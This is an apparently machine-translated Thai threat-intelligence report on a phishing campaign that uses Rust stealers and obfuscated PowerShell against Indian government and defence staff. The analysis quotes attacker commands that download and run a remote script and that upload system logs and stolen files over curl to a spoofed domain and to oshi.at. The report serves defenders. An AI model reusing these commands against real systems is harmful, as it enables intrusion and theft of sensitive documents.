
SEQRITE ทีม APT ของ Labs ได้ค้นพบแคมเปญฟิชชิงที่มุ่งเป้าไปที่เจ้าหน้าที่รัฐบาลอินเดียหลายกลุ่มตั้งแต่เดือนตุลาคม 2023 นอกจากนี้ เรายังพบการโจมตีทั้งหน่วยงานภาครัฐและเอกชนในภาคกลาโหมในช่วงเดือนธันวาคม มีการใช้เพย์โหลดที่เขียนด้วยภาษา Rust และคำสั่ง PowerShell ที่เข้ารหัสเพื่อดึงเอกสารลับไปยังระบบบริการบนเว็บ แทนที่จะเป็นเซิร์ฟเวอร์ควบคุมและสั่งการ (C2) โดยเฉพาะ โดยมีการปรับเปลี่ยนเครื่องมืออย่างต่อเนื่อง และใช้โดเมนปลอมเพื่อโฮสต์เพย์โหลดที่เป็นอันตรายและไฟล์ล่อลวง ด้านล่างนี้คือชื่อโดเมนและตัวอย่างเหยื่อล่อที่ใช้ในแคมเปญนี้:
- แบบฟอร์ม IPR ของกรมบุคลากรและการฝึกอบรม เฉพาะสำหรับเจ้าหน้าที่ IAS
- โดเมนปลอมเลียนแบบสมาคมการศึกษาสวัสดิการกองทัพ (AWES)
- รายงานสถิติของ Assam CDR โดยมูลนิธิเด็ก Kailash Satyarthi
- โดเมนปลอมอีกตัวที่เลียนแบบ Parichay ซึ่งเป็นแพลตฟอร์ม SSO ของรัฐบาล
- แบบฟอร์มการเสนอชื่อเข้ารับทุนสำรองเลี้ยงชีพเจ้าหน้าที่บริการด้านการป้องกันประเทศ (DSOP)
- การนำเสนอสรุปโครงการริเริ่มรายไตรมาสร่วมกับกระทรวงกลาโหม
แคมเปญนี้ถูกติดตามในชื่อปฏิบัติการ RusticWebซึ่งมีเทคนิคและกลยุทธ์การโจมตีหลายอย่างที่ซ้อนทับกับกลุ่ม APT ที่เชื่อมโยงกับปากีสถาน ได้แก่Transparent Tribe (APT36) และSideCopyนอกจากนี้ยังมีความคล้ายคลึงกับรายงานปฏิบัติการArmor Piercerที่เผยแพร่โดย Cisco ในปี 2021 และการโจมตีโดยใช้แบบฟอร์มขอทุน ESSA ของ AWES ก็เป็นสิ่งที่ทีมของเราสังเกตเห็นในปีเดียวกันนั้นด้วย
กลุ่มแฮกเกอร์เริ่มเปลี่ยนจากการใช้ภาษาคอมไพล์ที่รู้จักกันดี ไปใช้ภาษาใหม่ๆ เช่น Golang, Rust และ Nim ซึ่งจะช่วยให้สามารถใช้งานร่วมกันได้ข้ามแพลตฟอร์ม แต่ในขณะเดียวกันก็ทำให้การตรวจจับทำได้ยากขึ้น ตัวอย่างล่าสุดของมัลแวร์ Golang ที่ทีมของเราวิเคราะห์ ได้แก่ระบบนิเวศมัลแวร์Warp บน Windows ที่ใช้บอท Telegram เป็น C2 และเพย์โหลด stager บน Linux ของAres RATในขณะเดียวกัน ผู้ดำเนินการแรนซัมแวร์ (RaaS) หลายรายได้ย้ายจาก Golang ไปใช้ Rust เนื่องจากให้ประสิทธิภาพการเข้ารหัสและความเร็วในการหลบเลี่ยงสูง ในขณะเดียวกันก็รับประกันความปลอดภัยของหน่วยความจำ
ห่วงโซ่การติดเชื้อ 1
การติดเชื้อครั้งแรกที่พบนั้นอาศัยเพย์โหลดที่ใช้ Rust เป็นหลัก ซึ่งใช้สำหรับระบุระบบไฟล์ ไฟล์ทางลัดที่เป็นอันตรายจะเริ่มการติดเชื้อโดยใช้โดเมนปลอมของ AWES เพื่อทิ้งเพย์โหลดเหล่านี้และดึงข้อมูลไปยังเว็บเซอร์วิสสำหรับแชร์ไฟล์

รูปที่ 1 – ห่วงโซ่การติดเชื้อ (1)
ผู้โจมตีใช้เทคนิคสเปียร์ฟิชชิ่ง (spear-phishing) เพื่อล่อลวงเหยื่อไปยังไฟล์เก็บถาวรชื่อ “ IPR_2023-24 ” ซึ่งภายในมีไฟล์ทางลัดของ Windows ที่ปลอมตัวเป็นไฟล์ PDF โดยใช้รูปแบบนามสกุลสองชั้น ชื่อข้อความในไฟล์บ่งชี้ว่าเหยื่อล่อนี้เป็นแบบฟอร์มที่เกี่ยวข้องกับทรัพย์สินทางปัญญา

รูปที่ 2 – ไฟล์ Shortcut ที่เป็นอันตราย
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep ข้าม -nop -c “iwr 'hxxps://rb[.]gy/gbfsi' -OutFile $env:USERPROFILE\Documents\file.ps1; & $env:USERPROFILE\Documents\file.ps1” |
การเปิดไฟล์นี้จะทำให้ PowerShell ดาวน์โหลดและเรียกใช้สคริปต์จาก โดเมน rb[.]gyซึ่งเป็นบริการย่อ URL ฟรี พารามิเตอร์บรรทัดคำสั่งเพื่อข้ามการตรวจสอบนโยบายการเรียกใช้โดยไม่มีโปรไฟล์จะถูกใช้เพื่อดาวน์โหลดสคริปต์ PS1 โดยใช้ Invoke-WebRequest
victimology
จาก URL แบบย่อ เราสามารถตรวจสอบสถิติจำนวนคลิกและประเทศที่คลิกเกิดขึ้นได้โดยใช้ตัวติดตาม แคมเปญนี้เริ่มใช้งานจริงเมื่อปลายเดือนกันยายน และพบกิจกรรมมากมายในเดือนตุลาคม โดย 26.53% มาจากอินเดียเพียงอย่างเดียว ข้อมูลนี้ไม่ได้รวมข้อมูลเหยื่อที่ได้รับการยืนยัน แต่ให้ภาพรวมของเหยื่อเป้าหมาย

รูปที่ 3 – วิชาเหยื่อวิทยา
ระยะ PowerShell
URL ที่ขยายแล้วชี้ไปยังโดเมนชื่อawesscholarship[.]inเพื่อดึงและบันทึกสคริปต์ PowerShell (file.ps1)ใน โฟลเดอร์ เอกสารก่อนที่จะตรวจสอบสคริปต์นี้ ชื่อโดเมนดูเหมือนจะเป็นทุนการศึกษาสำหรับ “Army Welfare Education Society” โดเมนที่ถูกต้องขององค์กรนี้คือscholarship[.]awesindia[.]comซึ่งเคยพบแคมเปญฟิชชิ่งที่คล้ายกันในอดีต การเปิดหน้าเว็บโดเมนปลอมนี้จะนำไปยังหน้า AWES อย่างเป็นทางการซึ่งแสดงข้อความแจ้งเตือนอย่างเป็นทางการดังที่แสดงด้านล่าง

รูปที่ 4 – ประกาศอย่างเป็นทางการเกี่ยวกับเว็บไซต์ปลอม
สคริปต์ PowerShell เริ่มต้นด้วยการตั้งค่าเส้นทาง URL สำหรับการดาวน์โหลดเพย์โหลดขั้นถัดไปพร้อมกับไฟล์ปลายทาง เส้นทางเป้าหมายสำหรับการดาวน์โหลดและอัปโหลดไฟล์จะถูกตั้งค่า โดยมีการกำหนดฟังก์ชันหลักสามอย่างสำหรับฟีเจอร์เหล่านั้น

รูปที่ 5 – สคริปต์ PowerShell
ฟังก์ชัน X และ Y ใช้สำหรับบันทึกข้อความลงในไฟล์ และดาวน์โหลดไฟล์จาก URL ที่กำหนดไปยังพาธเป้าหมาย แล้วบันทึกข้อมูลตามลำดับ ตำแหน่งเป้าหมายคือ ไดเร็กทอรี เอกสาร เริ่มต้น ซึ่งจะสร้างโฟลเดอร์ใหม่ชื่อDownloadsเพื่อวางไฟล์ PDF ลวง และไฟล์เก็บถาวรไว้ข้างๆ โฟลเดอร์นั้น

รูปที่ 6 – สคริปต์ PowerShell (ต่อ)
เมื่อเปิดไฟล์ล่อแล้ว ไฟล์เก็บถาวรจะถูกแตกออกมา ซึ่งประกอบด้วยไฟล์เดียวที่ไม่มีนามสกุลใดๆ จากนั้นจึงเปลี่ยนชื่อไฟล์โดยเพิ่มนามสกุล .exe แล้วจึงเรียกใช้งาน สุดท้าย จะใช้ฟังก์ชัน Z เพื่ออัปโหลดไฟล์บันทึกไปยังเซิร์ฟเวอร์โดยใช้ คำสั่ง curlแล้วจึงลบบันทึกที่บันทึกไว้

รูปที่ 7 – ไฟล์บันทึกที่อัพโหลด
ในขณะเดียวกันไฟล์ล่อที่เปิดอยู่คือแบบฟอร์มสำหรับคำชี้แจงการคืนทรัพย์สินที่เคลื่อนย้ายไม่ได้ซึ่งระบุบริการว่า 'บริการธุรการของอินเดีย' แบบฟอร์มที่คล้ายกันหลายแบบมีให้บริการในพอร์ทัลรัฐบาลอินเดียหลายแห่งในโดเมนสาธารณะ อย่างไรก็ตาม แบบฟอร์ม IPR เปล่านี้มีให้บริการในกรมบุคลากรและการฝึกอบรมของกระทรวงฯ เว็บไซต์ ซึ่งอยู่ภายใต้กระทรวงบุคลากร ฝ่ายร้องเรียนและบำนาญสาธารณะของอินเดีย โปรดทราบว่าเรื่องนี้ไม่เกี่ยวข้องกับโครงการทุนการศึกษา ESSA – Education ของแบบฟอร์มใบสมัครส่วนบุคคลของกองทัพบก

รูปที่ 8 – แบบฟอร์มทรัพย์สินทางปัญญาสำหรับเจ้าหน้าที่ IAS (ต.ค. 23)
ดาวน์โหลด: ขั้นตอนการตรวจสอบระบบ
ไฟล์ EXE ที่ได้นั้นเป็นไบนารีที่คอมไพล์ด้วยภาษา Rust ซึ่งใช้ตรวจสอบข้อมูลระบบพื้นฐานที่พบในพาธ PDB – ' syscheck.pdb ' หลังจากถอดรหัสชื่อฟังก์ชัน Rust โดยใช้ปลั๊กอิน IDA Pro แล้ว เราจะเห็นว่ามีการเรียกใช้ฟังก์ชัน write และ command execute จำนวนมาก โดยจะดึงข้อมูลโดยใช้:
- โดเมน ifconfig[.]ฉัน เพื่อดึงที่อยู่ IP
- คำสั่ง WMIC เพื่อดึงไดรฟ์ที่ใช้งานอยู่บนระบบเหยื่อ – “wmic logicaldisk รับคำอธิบายภาพ"

รูปที่ 9 – บันทึกการตรวจสอบระบบ
บันทึกเหล่านี้จะถูกเขียนลงในไฟล์ชื่อ ' MySystem.txt ' ใน ไดเร็กทอรี ProgramData\syscheckและอัปโหลดไปยังโดเมนเดียวกันกับ:
“curl -F TT=@C:\ProgramData\syscheck\MySystem.txt hxxps://awesscholarship[.in/upload/upload.php”

รูปที่ 10 – URL สำหรับดาวน์โหลดขั้นตอนถัดไป
จากนั้นไฟล์เก็บถาวรอีกไฟล์ชื่อfile1.zipจะถูกดาวน์โหลดจากโดเมนปลอมเดียวกันและแตกไฟล์ออกมา ไฟล์นั้นจะถูกเปลี่ยนชื่อเป็น ' MySystem.exe ' และเรียกใช้งาน สุดท้าย ไฟล์ที่เป็นอันตรายนี้จะถูกสร้างขึ้นเพื่อ คงอยู่ในระบบผ่านทางไดเร็กทอรี Startup

รูปที่ 11 – การคงอยู่ผ่านการเริ่มต้น
สตีลเลอร์: ด่านสุดท้าย
เพย์โหลดสุดท้ายเป็นมัลแวร์ประเภท Rust อีกตัวหนึ่งที่ขโมยไฟล์ รวบรวมชื่อระบบและ IP และอัปโหลดไฟล์แต่ละไฟล์พร้อมกับบันทึก มัลแวร์นี้ไม่มีฟีเจอร์ขโมยข้อมูลที่ซับซ้อนในตัว เช่น การขโมยจากเว็บเบราว์เซอร์ Discord/Steam หรือกระเป๋าเงินคริปโตเคอร์เรนซี พบมัลแวร์ขโมยข้อมูลนี้หลายเวอร์ชันในแคมเปญนี้ โดยมีการประทับเวลาตั้งแต่เดือนกันยายนถึงธันวาคม และมีอัตราการตรวจจับที่ต่ำกว่ามากบน Virus Total
| MD5 | ไทม์สแตมป์การรวบรวม | PDB |
| da745b60b5ef5b4881c6bc4b7a48d784 | 2023-09-26 | syscheck.pdb |
| f68b17f1261aaa4460d759d95124fbd4 | 2023-09-26 | อาลัม.พีดีบี |
| 237961bbba6d4aa2e0fae720d4ece439 | 2023-10-26 | อาลัม.พีดีบี |
| d2949a3c4496cb2b4d204b75e24390d9 | 2023-12-08 | Zew.pdb |
| fc61b985d8c590860f397d943131bfb5 | 2023-12-11 | Zew.pdb |
การเปลี่ยนแปลงในชื่อเส้นทาง PDB สามารถเห็นได้ในตัวอย่างเดือนตุลาคมและธันวาคม แต่ความคล้ายคลึงกันเกือบจะเหมือนกันเมื่อเปรียบเทียบผ่าน BinDiff ซึ่งอยู่ที่ 91% ยกเว้นการเปลี่ยนแปลงเล็กน้อยเพียงไม่กี่อย่าง

รูปที่ 12 – ความคล้ายคลึงกันในตัวอย่าง
โปรแกรม จะแสดงรายการไฟล์เอกสารและไฟล์เก็บถาวรทั้งหมดในไดรฟ์ทั้งหมดที่ดึงมาก่อนหน้านี้ในขั้นตอนการดาวน์โหลด จะมีการสร้างไฟล์บันทึกสองไฟล์ในโฟลเดอร์ใหม่ที่มีชื่อต่างกัน ( Micro, File ) สำหรับแต่ละตัวอย่างภายใต้ ไดเร็กทอรี ProgramDataไฟล์เหล่านี้ใช้สำหรับจัดเก็บบันทึกของไฟล์ที่อัปโหลดและบันทึกของไฟล์ที่แสดงรายการ หลังจากบันทึกไฟล์ที่แสดงรายการลงใน ' Logs.txt ' แล้ว แต่ละไฟล์จะถูกอัปโหลดผ่าน วิธีการ curl PUT ไปยัง โดเมน oshi[.]atซึ่งเป็นเครื่องมือแชร์ไฟล์สาธารณะแบบไม่ระบุตัวตนที่เรียกว่าOshiUpload
“curl -TC:\Users\test\Downloads\ .zip hxxps://oshi[.]at”
นอกจากชื่อเดสก์ท็อปแล้ว ลิงก์สำหรับดาวน์โหลดไฟล์เหล่านี้จะถูกบันทึกไว้ในไฟล์ ' Records.txt ' ซึ่งประกอบด้วย URL สามรายการสำหรับแต่ละไฟล์ สองรายการเป็นลิงก์ Clearnet – ลิงก์หนึ่งสำหรับจัดการและอีกลิงก์หนึ่งสำหรับดาวน์โหลด ส่วนลิงก์ที่สามเป็นโดเมน Tor ของ Oshi สำหรับดาวน์โหลดผ่านบริการที่ซ่อนอยู่

รูปที่ 13 – ลิงก์ดาวน์โหลดไฟล์ที่อัพโหลด
หน้าการจัดการจะแสดงแอตทริบิวต์ของไฟล์ที่อัปโหลด ได้แก่ ลิงก์ดาวน์โหลด ขนาด ประเภท แฮช และไทม์สแตมป์ มีตัวเลือกสำหรับการทำลายไฟล์พร้อมตัวจับเวลาหมดอายุ

รูปที่ 14 – หน้าการจัดการไฟล์ที่อัพโหลด
ไฟล์บันทึกพร้อมประทับเวลาในชื่อไฟล์จะถูกอัปโหลดไปยังโดเมน AWES ปลอม การตอบสนองของเซิร์ฟเวอร์จะได้รับการตรวจสอบว่าการอัปโหลดสำเร็จ หลังจากนั้นจะเข้าสู่โหมดพักเครื่องแบบไม่มีกำหนดจนกว่าจะถูกขัดจังหวะ

รูปที่ 15 – การตอบสนองของเซิร์ฟเวอร์หลังจากการอัปโหลดบันทึก
จากการตรวจสอบเพย์โหลดขโมยข้อมูลรูปแบบใหม่ที่เราพบในเดือนธันวาคม ผู้โจมตีใช้เอกสารล่อลวงใหม่ที่เป็นของมูลนิธิเด็กไคลาศ สัตยาธี เอกสารดังกล่าวมีอยู่บนเว็บไซต์ ของมูลนิธิ และเกี่ยวข้องกับรายงานสถิติเรื่อง “การแต่งงานในวัยเด็กและอาชญากรรมอื่น ๆ ต่อเด็กในรัฐอัสสัม”

รูปที่ 16 – ล่อ: Assam CDR (ธ.ค. 23)
การใช้สิ่งล่อลวงที่มีธีมเป็นมูลนิธิหรือสมาคมสำหรับเด็กเพื่อเด็กในกองทัพและเจ้าหน้าที่ IAS ในแคมเปญฟิชชิงแบบเจาะจง แสดงให้เห็นถึงความพยายามที่มุ่งเป้าไปที่เจ้าหน้าที่ของรัฐบาลอินเดีย โดยเฉพาะผู้ที่เกี่ยวข้องกับมูลนิธิหรือสมาคมสำหรับเด็ก
ห่วงโซ่การติดเชื้อ 2
พบห่วงโซ่การติดเชื้อที่คล้ายคลึงกันอีกกรณีหนึ่งในเดือนธันวาคม โดยใช้ maldocs ซึ่งการแจงนับและการแยกข้อมูลทำได้โดยใช้สคริปต์ PowerShell แทนเพย์โหลดที่ใช้ Rust นอกจากโดเมนปลอมสองโดเมนแล้ว ยังมีการใช้สคริปต์ PowerShell ที่เข้ารหัสด้วย

รูปที่ 17 – ห่วงโซ่การติดเชื้อ (2)
การติดเชื้อเริ่มต้นด้วย Maldoc ฟิชชิ่งที่มีมาโคร VBA ที่เป็นอันตราย เมื่อทำการ Obfuscation VBA ขั้นพื้นฐานแล้ว Maldoc ดังกล่าวจะมีคำสั่ง PowerShell ที่เข้ารหัสไว้ พบ Maldoc ที่คล้ายคลึงกันซึ่งใช้คำสั่ง PS ที่ถูกปรับเปลี่ยนเล็กน้อย
- Dsop_Nom.ppam
- DSOP-NOM.ppam
- PM_INDIG_INITIATIVE_BRIEF.ppam

รูปที่ 18 – แมโคร VBA ที่เป็นอันตราย
PowerShell ที่เข้ารหัส
เมื่อเปิดเอกสารแล้ว ระบบจะแปลงตัวเลขเป็นตัวอักษรเพื่อสร้างเป็น ' PoWeRSHEll ' คำสั่ง PowerShell นี้มีข้อมูลที่เข้ารหัสไว้ ซึ่งจะถูกแปลงเป็น SecureString โดยใช้ ' ConvertTo-SecureString ' พร้อมคีย์ วิธีการนี้คล้ายกับการถอดรหัส PowerShell ที่พบในEmotetแต่มีการเข้ารหัสเพิ่มเติมเล็กน้อย

รูปที่ 19 – คำสั่ง PowerShell ที่เข้ารหัสและปกปิด
ใน maldoc ตัวแรก สตริงที่แปลงแล้วจะใช้ object Marshalสำหรับการจัดการหน่วยความจำในการถอดรหัสผ่าน DPAPI ในตัว เพื่อเรียกใช้คำสั่งโดยใช้ วิธี SecureStringToGlobalAllocUnicodeตัวที่สองใช้ object PSCredentialsเพื่อรับสตริงข้อความธรรมดา ส่วนตัวสุดท้ายใช้PtrToStringBSTRและSecureStringToBSTR กับ object Marshalสำหรับการปกปิดข้อมูล คำสั่งต่างๆ ใช้เทคนิคจากInvoke-Obfuscationเพื่อปกปิดตัวกระตุ้นคำสั่ง IEX โดยใช้ตัวแปรสภาพแวดล้อม:

รูปที่ 20 – คำสั่ง IEX ที่ถูกทำให้คลุมเครือ
เมื่อพิจารณาคำสั่ง PowerShell ที่ถอดรหัสแล้วทั้งหมด จะพบว่ามีการดาวน์โหลดไฟล์ล่อและสคริปต์ PowerShell ขั้นตอนต่อไป โดยไฟล์เหล่านั้นจะถูกดาวน์โหลดจากโดเมนไปยัง ไดเร็กทอรี ดาวน์โหลดและเอกสารแล้วจึงทำการเรียกใช้งาน

รูปที่ 21 – คำสั่งถอดรหัส (1)

รูปที่ 22 – คำสั่งถอดรหัส (2)
โดเมนและตัวล่อ
สถานการณ์แรกดาวน์โหลดจากโดเมน ' parichay.epar[.]in 'ในขณะที่สถานการณ์ที่สองใช้โดเมนปลอม AWES เดียวกันกับที่พบในห่วงโซ่การติดเชื้อครั้งแรก นี่เป็นอีกโดเมนปลอมที่ใช้สำหรับโฮสต์เพย์โหลดที่เป็นอันตราย ซึ่งเลียนแบบเว็บไซต์ทางการของรัฐบาล ' parichay.nic[.]in ' เป็นแพลตฟอร์ม SSO ของรัฐบาลที่ออกแบบมาเพื่อรับผู้ใช้ภายใต้กรอบการตรวจสอบสิทธิ์เดียว ในขณะที่ Parichay อนุญาตให้พนักงานรัฐบาลเข้าถึงบริการต่างๆ ของ NIC โดยอิงจาก "แผนกผู้ใช้" และที่อยู่อีเมลของรัฐบาล (@nic.in/@gov.in) Jan Parichay อนุญาตให้ประชาชนเข้าถึงบริการที่เน้นประชาชนเป็นศูนย์กลาง

รูปที่ 23 – โดเมน Parichay ที่ถูกกฎหมายและปลอม
แบบฟอร์มขอเสนอชื่อกองทุน DSOP (Defence Services Officers Provident) ซึ่งเกี่ยวข้องกับกรมบัญชีกลาโหม แบบฟอร์มขอเสนอชื่อครั้งที่สองเกี่ยวข้องกับการนำเสนอรายงานสรุปประจำไตรมาสกับกระทรวงกลาโหม

รูปที่ 24 – กองทุนสำรองเลี้ยงชีพสำหรับเจ้าหน้าที่ฝ่ายบริการป้องกันประเทศ (DSOP)

รูปที่ 25 – เหยื่อล่อ: กระทรวงกลาโหม
สคริปต์ PowerShell ขั้นต่อไป ' Mail_check.ps1 ' ที่ถูกปล่อยออกมานั้นถูกเข้ารหัสและปกปิดในลักษณะเดียวกัน เมื่อดูสคริปต์ที่ถอดรหัสแล้ว จะพบว่ามันเริ่มต้นด้วยการดาวน์โหลดและแตกไฟล์เก็บถาวร ซึ่งมีเพย์โหลดชื่อ ' syscheck.exe ' อยู่ภายใน ไฟล์นี้จะถูกแตกไปยังโฟลเดอร์ Startup โดยตรงเพื่อสร้างความคงอยู่ของเพย์โหลดนี้

รูปที่ 26 – สคริปต์ PowerShell ที่ถูกลบออกหลังจากการถอดรหัส
นับและกรองออก
ไฟล์ไบนารีนี้เป็นเพย์โหลดที่เขียนด้วยภาษา Rust อีกตัวหนึ่ง โดยมีชื่อไฟล์ PDB ที่แตกต่างกันคือ'Aplet.pdb'มีการประทับเวลาการคอมไพล์เป็นวันที่ 14 ธันวาคม และมีชื่อว่า Cisco's AnyConnect Web Helperพร้อมใบรับรองที่ลงนามแล้ว

รูปที่ 27 – ไบนารีพร้อมใบรับรอง WebHelper
แทนที่จะทำการค้นหาและดึงข้อมูลโดยตรง สคริปต์ PowerShell ชื่อ ' sys.ps1 ' จะถูกวางลงใน ไดเร็กทอรี Picturesเพื่อจุดประสงค์นี้หลังจากดึงชื่อผู้ใช้แล้ว คำสั่งที่เรียกใช้คือ:
“powershell.exe -WindowStyle ซ่อน -ExecutionPolicy ข้าม -ไฟล์ C:\Users\test\Pictures\sys.ps1”
ในระหว่างการค้นหา จะไม่รวม 3 โฟลเดอร์ ได้แก่Windowsและไดเร็กทอรี ' Program Files ' ทั้งสองแห่ง จะมีการคัดเลือกประเภทไฟล์เพียง 13 ประเภทเท่านั้น ได้แก่ ('.ppt', '.pptx', '.pdf', '.xlsx', '.xlsm', '.xls', '.xlam', '.doc', '.docx', '.docm', '.txt', '.dot', '.ppam') และแต่ละไฟล์จะถูกบันทึกไว้ในไฟล์ ' paths.txt ' ในโฟลเดอร์Documents

รูปที่ 28 – การนับและการกรองออก
เมื่ออัปโหลดไปยังoshi[.]atแล้ว URL สำหรับดาวน์โหลดจะถูกบันทึกไว้ใน ' suc_logs.txt ' เช่นเดียวกับแคมเปญที่ 1 สคริปต์นี้จะทำงานในลูปไม่สิ้นสุดเพื่อตรวจสอบว่ามีการสร้างไฟล์ใหม่หรือไม่ บันทึก URL เหล่านี้จะถูกอัปโหลดเป็นระยะหลังจากช่วงเวลาที่กำหนด

รูปที่ 29 – การอัพโหลดบันทึก
ในขณะเดียวกัน ไบนารีหลัก ( syscheck ) จะเข้าสู่โหมดพักการทำงานอย่างไม่มีกำหนด เว้นแต่จะถูกขัดจังหวะ หากถูกขัดจังหวะ แทนที่จะออกจากโปรแกรม มันจะอัปโหลดบันทึก URL ไปยัง Oshi อีกครั้ง นอกจากนี้ มันยังอัปโหลดไปยังโดเมนย่อยของ firebaseio เพื่อเป็นมาตรการสำรองข้อมูลในครั้งนี้ด้วย

รูปที่ 30 – การอัปโหลดไปยัง Firebaseio ด้วยการตรวจสอบสิทธิ์
Firebase Realtime Database เป็นฐานข้อมูล NoSQL ที่ให้บริการบนคลาวด์ ซึ่งสามารถจัดเก็บและซิงค์ข้อมูลแบบเรียลไทม์ได้ เป็นแพลตฟอร์มแบบเปิดของ Google ที่นักพัฒนาใช้กันอย่างแพร่หลายสำหรับแอปพลิเคชันบนคลาวด์ และดึงดูดผู้ไม่หวังดีให้ใช้มัลแวร์อย่างUnlucky Kamranเพื่อขโมยข้อมูล Firebase Realtime Database มีคุณสมบัติหลายอย่าง เช่น พื้นที่จัดเก็บข้อมูลบนคลาวด์ การโฮสต์ ฐานข้อมูลแบบเรียลไทม์ และอื่นๆ
สรุป
แคมเปญฟิชชิงรูปแบบใหม่กำลังมุ่งเป้าไปที่เจ้าหน้าที่รัฐบาลอินเดียหลายกลุ่มเพื่อขโมยเอกสารลับ มีการใช้เพย์โหลดที่เขียนด้วยภาษา Rust และสคริปต์ PowerShell ที่เข้ารหัสเพื่อตรวจสอบและดึงเอกสารไปยังเว็บไซต์แชร์ไฟล์สาธารณะที่ไม่ระบุตัวตนชื่อOshiUploadแทนที่จะเป็นเซิร์ฟเวอร์ควบคุมและสั่งการ (C2) เฉพาะ มีการใช้โดเมนปลอมที่เลียนแบบหน่วยงานรัฐบาลเพื่อโฮสต์เพย์โหลดที่เป็นอันตรายในการโจมตีทางไซเบอร์ครั้งนี้ ปฏิบัติการ RusticWeb อาจเชื่อมโยงกับภัยคุกคาม APT เนื่องจากมีความคล้ายคลึงกับกลุ่มต่างๆ ที่เชื่อมโยงกับปากีสถาน เนื่องจากผู้ก่อภัยคุกคามเปลี่ยนไปใช้มัลแวร์ที่พัฒนาโดยใช้ภาษาคอมไพล์ใหม่ๆ เช่น Golang, Rust และ Nim เราขอแนะนำให้ดำเนินการด้วยความระมัดระวังและใช้มาตรการป้องกันที่จำเป็นเพื่อความปลอดภัย
SEQRITE การป้องกัน
- แอลเอ็นเค.สตีลเลอร์.48397
- PS.Stealer.48398
- รัสต์สเตียเลอร์.48408.GC
- สคริปต์.RustStealer.48409
- โทรจัน.รัสต์สตีลเลอร์
MITER ATT&CK
| ชั้นเชิง | รหัสเทคนิค | ชื่อ |
| การพัฒนาทรัพยากร | T1583.001
T1587.001 T1588.002 T1608.001 T1608.005 |
